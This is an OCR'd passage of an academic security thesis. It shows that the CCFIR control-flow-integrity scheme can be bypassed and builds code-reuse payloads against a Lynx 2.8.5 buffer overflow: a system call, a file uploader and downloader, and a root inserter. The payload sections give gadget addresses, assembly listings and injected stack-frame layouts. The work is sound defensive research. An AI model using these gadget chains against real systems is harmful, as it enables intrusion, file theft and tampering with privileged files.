


Figure 5-1: Control flow graph for sort

niques which over-approximate rather than under-approximate (to avoid false positives) still produce many excess edges.

We build a control flow graph with some modifications, which we combine with search algorithms to model the potential paths that an attacker could take through the program. The modifications take into consideration the fact that an attacker with control of the stack can inject forged stack frames and modify return addresses. This requires considering extra edges in the call graph because normally, program control flow analysis assumes that programs follow normal calling conventions where functions only return to the line they were called from and there is a one-to-one relationship between calls and returns. However, when attackers are able to inject stack frames as part of their payload, this one-to-one relationship does not always apply. When an attacker has overwritten a return address and injected a stack frame, they can force the program to return to any valid return target, which may lead to another return. This allows attackers to chain together multiple returns in a row without making corresponding calls. The graph we build includes edges for all the indirect transfers allowed by the CFI system we are investigating in addition to the edges corresponding to direct transfers.

5.3 Interactive Search

We analyze the control flow supergraph using a depth-first search algorithm to determine what code is reachable by an attacker who has found a buffer overflow vulnerability that makes it possible to divert the program control flow and aid in building code reuse payloads that work in the presence of CFI. Our search tool takes as input the location of the buffer overflow as well as a list of gadgets (basic blocks from the program) to execute and outputs a path through the program that executes each gadget while only following edges allowed by the control flow enforcement system.

The resulting paths are a list of edges that are allowed by the CFI system that an attacker can use to reach the gadgets they want to call. Figure 5-2 shows an example of one such path. In this example, the attacker has overwritten a return address in one function, and wants to call `execv`. The search follows valid return edges until it finds a gadget that calls




Figure 5-2: Search from a vulnerable function to a call of `execv`

`execv`.

5.3.1 Data Dependent Edges

Many of the edges in the graph will depend on the program state. Rather than perform data flow analysis to determine which edges the attacker is able to traverse, the graph search will initially assume that all the edges are valid. If it finds a path that is not actually possible given the parts of the data that the user can control, the user is given the option to manually delete edges and recalculate the paths. In the less likely scenario that an edge is missing, users can also add edges and recalculate the paths. This interactivity ensures that the search will find the real paths despite the existence of paths that do not exist caused by using an over-approximation of the control flow graph.

5.3.2 Edge Constraints

Our graph includes edges between returns and call sites as allowed by the deployed CFI. However, it is not always possible to follow all of these edges. If the attacker has control of the stack frame at the time the return is executed, then they can specify any valid return address. On the other hand, if the return was reached via a normal function call and execution, then the attacker does not have control of the return address, (because it was pushed onto the stack after the payload was injected) and the return will necessarily go to the function that called it. To facilitate tracking these constraints, call and return edges in the graph are labelled with the type of edge and an identifier corresponding to the particular call/return pair. As paths are built, the search maintains a list of the calls that have not been matched with a return. When this list is not empty, the only return edge that the search can follow is the one that matches the most recent call. This simulates the call stack that is created in the program by the actual attack.

The presence of the call stack requires a modification to the cycle detection part of the search algorithm. Normally, the path taken to arrive at a particular node does not affect the paths that can lead from that node, so any path that visits the same node more than once has a cycle and does not need to be explored further. In this case, the path taken to a particular node does matter, because the call stack affects the return edges that can be followed later. To account for this, instead of regarding a path as containing a cycle when a node has been visited more than once, the cycle detection algorithm also checks the call stack for repeated nodes. If the same node is visited twice and the call stacks are the same or one call stack is a prefix of the other, the paths to that node are equivalent and the longer one can be discarded; otherwise the paths are different and both are kept.

Chapter 6

CFI-Safe Attacks

In this chapter, we demonstrate that the CFG enforced by the CFI system proposed by Zhang et al. (called CCFIR) [47] is not restrictive enough to prevent actual attacks by building several practical code reuse attacks (calling `system`, a file uploader and downloader and a root inserter) that only use control transfers allowed by their defense. The payloads themselves are for Lynx, a text based browser, but the techniques we use to develop them would be applicable to more applications. These techniques also potentially apply to other CFI systems; CCFIR is chosen because it provides the most clear description of the enforced call graph.

6.1 Threat Model and Assumptions

We assume that the attacker knows about a vulnerability that allows them to write a payload into memory and overwrite some control flow data (return address or function pointer). We also assume that the attacker knows the content of the process address space. Although some form of ASLR is deployed by default in most modern operating systems [4] [33], as mentioned in 4.2, many attacks against randomization systems exist [37] [38] [35] which allow attackers to collect the information they need about the address space. Finally, we assume that a CFI system is deployed and it works as described: the stated control flow graph is enforced, it is impossible to bypass the checks, and W$\oplus$X memory is strictly enforced.

6.2 Test Platform

We develop our exploits for Lynx, version 2.8.5 [1], compiled with GCC version 4.6.1 and run on Linux Mint 12. This version of Lynx has a buffer overflow vulnerability in the code that processes newsgroup headers [16]. A function which adds extra escape characters to handle kanji text uses a fixed size buffer on the stack which can overflow into the return address.

6.3 System Investigated

Our payloads are based on the CFG enforced by Zhang et. al. [47]. We contacted the developers of CCFIR and requested a copy of their implementation. They did not provide one, so instead of testing the actual system, we infer the control flow graph enforced by a CCFIR from the documentation and manually check that our payloads do not include any edges that would not be allowed by CCFIR.

Specifically, we assume that functions can return to the instruction following any `call` instruction and that function pointers can target any indirect branch target. Although their paper does not describe in detail how they identify indirect branch targets, all of our payloads use only targets that were verified in the source code as function pointer targets. Furthermore, because the extent to which returns into linked libraries are distinct from returns into the executable is not clear, our payloads only return into code from the executable.

6.4 Payload Development

While developing payloads, we treat the instructions following calls as the beginning of gadgets, which can be chained together in a manner similar to chaining ROP gadgets. The gadgets available in the presence of CFI consist of more instructions than the gadgets usually used in ROP attacks and some care needs to be taken to ensure that these extra instructions do not interfere with the attack. Often, the gadgets manipulate values stored on the stack, either as part of operations that are useful for the payload or as side effects that

```
0x0809140f <+215>: call   0x8084308 <stop_curses>
0x08091414 <+220>: mov    -0x20(%ebp),%eax
0x08091417 <+223>: mov    %eax,(%esp)
0x0809141a <+226>: call   0x8091536 <LYSystem>
```

Figure 6-1: Assembly code to call `system` from `LYCopyFile`

cannot be avoided. Thus, our injected stack frames include initialized values as necessary for the variables that are used in the gadget. As a concrete example, the gadget we use in the uploader payload to write data onto the socket has the following pseudocode:

```
...
 if spost_wanted
    write to socket
...
```

Here, `spost_wanted` is a value on the stack, which we initialize to `true` in the injected stack frame.

6.5 Payloads

In this section, we describe our CFI-safe code reuse payloads. We implement a payload which calls `system` with arbitrary arguments, an uploader, a downloader and a root inserter.

6.5.1 Call `system`

At a high level, this payload returns into the middle of a function (`LYCopyFile`) that calls `system` with arguments from the stack. Figure 6-1 shows the assembly code that is run by the attack. The overwritten return address points to `0x08091414`, which is a valid return address because it is an instruction immediately following a function call. The arguments to `system` are copied to the bottom of the stack and then `system` is called. Our exploit overwrites the stack so that the argument to system is in the correct location and overwrites the return address. Figure 6-2 shows how the stack frame for this payload is set up.



"malicious_shell_commands;"
char* sys_args= location of system args
...
Return address: 0x08091414 (LYUtils.c:6967)
saved $ebp = &sys_args + 0x20
call system(sys_args)

Figure 6-2: Payload to call `system`

Code for a malicious NNTP server which injects and runs this payload is given in Appendix B. The server is based on an example server given in the original bug report for this vulnerability [16].

6.5.2 File Uploader and Downloader

The file uploader and downloader take advantage of the fact that the vulnerability we are using occurs in the middle of downloading the list of messages from our malicious NNTP server. With this vulnerability, Lynx has an open socket which is connected to our server that it was using to download messages. The descriptor for this socket is stored in a global variable that is used in all of the newsgroup processing code. Thus, we can implement our payloads without opening a new socket.

Uploader

The uploader reuses the code that posts an article to a newsgroup. However, instead of posting the temporary file that was generated by the user interface, it posts a file that was specified by the payload. The uploader consists of two gadgets. The first gadget is the end of a function (`InternalPageFP`) which returns an integer from the stack. This gadget

Gadget 1:

```
0x08090e7e <+114>: mov    -0xc(%ebp),%eax
0x08090e81 <+117>: leave
0x08090e82 <+118>: ret
```

Gadget 2:

```
0x08117580 <+8708>: mov    %eax,-0x1c(%ebp)
...
0x08117881 <+9477>: cmpb   $0x0,-0x34(%ebp)
0x08117885 <+9481>: jne    0x8117899 <HTLoadNews+9501>
...
0x08117899 <+9501>: cmpl   $0x154,-0x1c(%ebp)
0x081178a0 <+9508>: je     0x81178c1 <HTLoadNews+9541>
...
0x081178c1 <+9541>: mov    -0x2c(%ebp),%eax
0x081178c4 <+9544>: mov    %eax,(%esp)
0x081178c7 <+9547>: call   0x8110d31 <post_article>
```

Figure 6-3: Assembly code for gadgets used by uploader

returns into the second gadget which is in the middle of the main newsgroup processing loop after the `call` in the following assembly code:

```
call 0x0810f97f <response>

mov eax, -0x1c(ebp)

...
```

The return value from the first gadget is stored on the stack (as the local variable `status`) as though it were the result of the call to `response`. The second gadget processes this result and then calls `post_article` with a `char*` which is stored on the stack (and initialized by the injected stack frame to the name of the file that is being uploaded). Then, `post_article` opens the file and uploads it to our NNTP server. Figure 6-3 gives the relevant assembly code executed by the two gadgets. Figure 6-4 shows the injected stack frame for the uploader.



"filename"
postfile = address of filename string
...
spost_wanted = 1
Return address = 0x08117580 (HTNews.c:2816)
Saved $ebp = &spost_wanted + 0x54
...
code = 340
Return address = 0x08090e7e (LYUtils.c:2775)
Saved $ebp = &code + 0xc
status = eax
if(status == 340 and spost_wanted)
call post_article(postfile)
return code;

Figure 6-4: Injected stack frame to upload a file. Pseudocode for the gadgets is given on the right.

Downloader

The downloader, which is implemented with three gadgets, reuses the code to download an article from the server. The relevant assembly code from these gadgets is given in Figure 6-5. The first gadget returns a pointer to a string containing the name of the file to write. This value is used by the second gadget, which opens the file creates and returns an `HTFWriter` object. The third gadget stores the result in the global variable `rawtarget` and then calls `read_article` which reads the next article from the connected NNTP server (our server) and copies the data to the file pointer in `rawtarget`. Figure 6-6 shows the stack frame used by the downloader.

6.5.3 Root Inserter

To implement the root inserter, we modify the downloader payload to open the file in append mode rather than write mode. To acheive this, we use the functions `LYReopenTemp` and `LYAppendToTextFile`. `LYReopenTemp` calls `LYAppendToTextFile` and returns the file pointer. We then replace the result from the call to `fopen` from the downloader with the return value from `LYReopenTemp`. Figure 6-7 shows the new gadgets used by the root inserter. Figure 6-8 shows the modified section of the stack frame from the downloader. The root inserter requires root privileges to work.

6.6 Discussion

In this chapter, we demonstrated that the CFG enforced by CCFIR [47] is not restrictive enough to prevent practical attacks. The fact that functions are allowed to return to the instruction following any function call created a large number of useful gadgets for an attacker with control of the stack. Every function call was the beginning of a new gadget, and the gadgets could be chained together using the same techniques as ROP attacks. The available gadgets were sufficient to construct practical code reuse payloads, even when we used only code available in the Lynx executable (not linked libraries).

Gadget 1:

```
0x08090e7e <+114>: mov    -0xc(%ebp),%eax
0x08090e81 <+117>: leave
0x08090e82 <+118>: ret
```


Gadget 2:

```
0x080e9cda <+42>:  movl   $0x81562ab,0x4(%esp)
0x080e9ce2 <+50>:  mov    %eax,%ebx
0x080e9ce4 <+52>:  mov    %eax,(%esp)
0x080e9ce7 <+55>:  call   0x804a380 <fopen@plt>
0x080e9cec <+60>:  test   %ebx,%ebx
0x080e9cee <+62>:  mov    %eax,%esi
0x080e9cf0 <+64>:  je     0x80e9cfa <HTFileSaveStream+74>
0x080e9cf2 <+66>:  mov    %ebx,(%esp)
0x080e9cf5 <+69>:  call   0x8049e70 <free@plt>
0x080e9cfa <+74>:  test   %esi,%esi
0x080e9cfc <+76>:  je     0x80e9d18 <HTFileSaveStream+104>
0x080e9cfe <+78>:  mov    %esi,0x20(%esp)
0x080e9d02 <+82>:  mov    0x14(%esp),%ebx
0x080e9d06 <+86>:  mov    0x18(%esp),%esi
0x080e9d0a <+90>:  add    $0x1c,%esp
0x080e9d0d <+93>:  jmp    0x80be294 <HTFWriter_new>
0x080e9d12 <+98>:  lea    0x0(%esi),%esi
0x080e9d18 <+104>: xor    %eax,%eax
0x080e9d1a <+106>: mov    0x14(%esp),%ebx
0x080e9d1e <+110>: mov    0x18(%esp),%esi
0x080e9d22 <+114>: add    $0x1c,%esp
0x080e9d25 <+117>: ret
```

Gadget 3:

```
0x081167d2 <+5206>: mov    %eax,0x81960a4
...
0x0811791f <+9635>: cmpb   $0x0,-0x21(%ebp)
0x08117923 <+9639>: je     0x81179c4 <HTLoadNews+9800>
...
0x081179c4 <+9800>: movb   $0x1,0x818e104
0x081179cb <+9807>: movl   $0x8160653,(%esp)
0x081179d2 <+9814>: call   0x8057839 <HTProgress>
0x081179d7 <+9819>: mov    0xc(%ebp),%eax
0x081179da <+9822>: mov    %eax,(%esp)
0x081179dd <+9825>: call   0x811118e <read_article>
```

Figure 6-5: Assembly code for gadgets used by the downloader



```
rawtarget = eax
if(! (post_wanted || reply_wanted ||
    spost_wanted || sreply_wanted ||
    group_wanted || list_wanted))

        read_article()
```

```
localname = eax
fp = fopen(localname, 'w')
return HTFWriter_new(fp)
```

```
return code;
```

Figure 6-6: Injected stack frame to download a file. Pseudocode for the gadgets is given on the right.

Gadget 1:

```
0x0808fae0 <+44>: mov    0x8(%ebp),%eax
0x0808fae3 <+47>: mov    %eax,(%esp)
0x0808fae6 <+50>: call   0x808f594 <LYAppendToTxtFile>
0x0808faeb <+55>: mov    -0x10(%ebp),%edx
0x0808faee <+58>: mov    %eax,0xc(%edx)
0x0808faf1 <+61>: mov    -0x10(%ebp),%eax
0x0808faf4 <+64>: mov    0xc(%eax),%eax
0x0808faf7 <+67>: mov    %eax,-0xc(%ebp)
0x0808fafa <+70>: mov    -0xc(%ebp),%eax
0x0808fafd <+73>: leave
0x0808fafe <+74>: ret
```

Gadget 2:

```
0x080e9cec <+60>:  test   %ebx,%ebx
0x080e9cee <+62>:  mov    %eax,%esi
0x080e9cf0 <+64>:  je     0x80e9cfa <HTFileSaveStream+74>
0x080e9cf2 <+66>:  mov    %ebx,(%esp)
0x080e9cf5 <+69>:  call   0x8049e70 <free@plt>
0x080e9cfa <+74>:  test   %esi,%esi
0x080e9cfc <+76>:  je     0x80e9d18 <HTFileSaveStream+104>
0x080e9cfe <+78>:  mov    %esi,0x20(%esp)
0x080e9d02 <+82>:  mov    0x14(%esp),%ebx
0x080e9d06 <+86>:  mov    0x18(%esp),%esi
0x080e9d0a <+90>:  add    $0x1c,%esp
0x080e9d0d <+93>:  jmp    0x80be294 <HTFWriter_new>
0x080e9d12 <+98>:  lea    0x0(%esi),%esi
0x080e9d18 <+104>: xor    %eax,%eax
0x080e9d1a <+106>: mov    0x14(%esp),%ebx
0x080e9d1e <+110>: mov    0x18(%esp),%esi
0x080e9d22 <+114>: add    $0x1c,%esp
0x080e9d25 <+117>: ret
```

Figure 6-7: Assembly code for gadgets used by the root inserter




Figure 6-8: Injected stack frame to open a file in append mode before downloading. Pseudocode for the gadgets is given on the right

Chapter 7

Conclusion

In this thesis we built a model of the code reuse space where statements about attacker assumptions, the defenses that prevent them, and the requirements for those defenses are represented as propositional formulas. The model included information about malware and defenses that have been deployed in the real world as well as ideas that have been proposed by the academic community. We used a SAT-solver to search the space for insecure configurations and to generate ideas about where to look for new attacks or defenses.

We used the model to analyze the security of two applications running with the security features available in an Ubuntu Server: a document viewer and a web server. We showed that DEP, ASLR and system call filtering were sufficient to protect the document viewer while the web server was vulnerable to code reuse attacks, because system call filtering cannot be used with a program that needs to use sensitive functionality and ASLR is vulnerable to brute force attacks when programs will respond to multiple requests from a user (as in the case of the web server).

We also used the model to suggest and construct several new classes of attacks: pure ROP payloads, return-into-libn and Turing complete return-into-libn. These attacks proved by construction that the current corpus of proposed defenses against code reuse attacks are not sufficient to prevent practical attacks.

Finally, we investigated the security of proposed CFI defenses. We used a graph to model the possible behavior of a program protected by CFI, with nodes representing basic blocks and edges representing allowed control flow transfers. We developed an interactive search algorithm to aid in developing code reuse attacks that work in the presence of CFI defenses by only following edges that are allowed by the defense.

With the results of our analysis, we developed several payloads: an uploader, a downloader a root inserter and a call to `system` using Lynx as a test case. These attacks demonstrate that the control flow graph enforced by CFI defenses is too permissive and still allows malicious behavior and that CFI is not a comprehensive defense against code reuse attacks.

Future research using our systematic model could expand it to other attack and defense spaces. For example, the techniques we used could also be applied to the network security space to model the possible ways to attack a given network configuration. The model could also be expanded beyond a simple satisfiablity instance. It could incorporate factors such as costs to the attacker and the defender and probablistic scenarios to answer questions that require a more complicated answer than a simple true/false. This would help quantify the protection provided by defenses that are not comprehensive and help systems administrators make informed decisions about the tradeoffs between security and other important factors such as cost and performance.

Future research on CFI defenses should focus on determining whether it is possible to enforce a CFG that is restrictive enough to prevent attackers from developing practical code reuse payloads while still allowing the program to function normally. Systems that build the call graph using techniques like dynamic instrumentation rather than static analysis should also be investigated. Additional research could also be done to investigate the behavior of systems which combine shadow call stacks with CFI.

Appendix A

Pure ROP Payload Gadgets

In this appendix we present the gadgets used in the pure ROP payloads described in Section 4.4.1.




Figure A-1: ROP gadget for `dup2` (duplicate a file descriptor)




Figure A-2: ROP gadget for `accept`

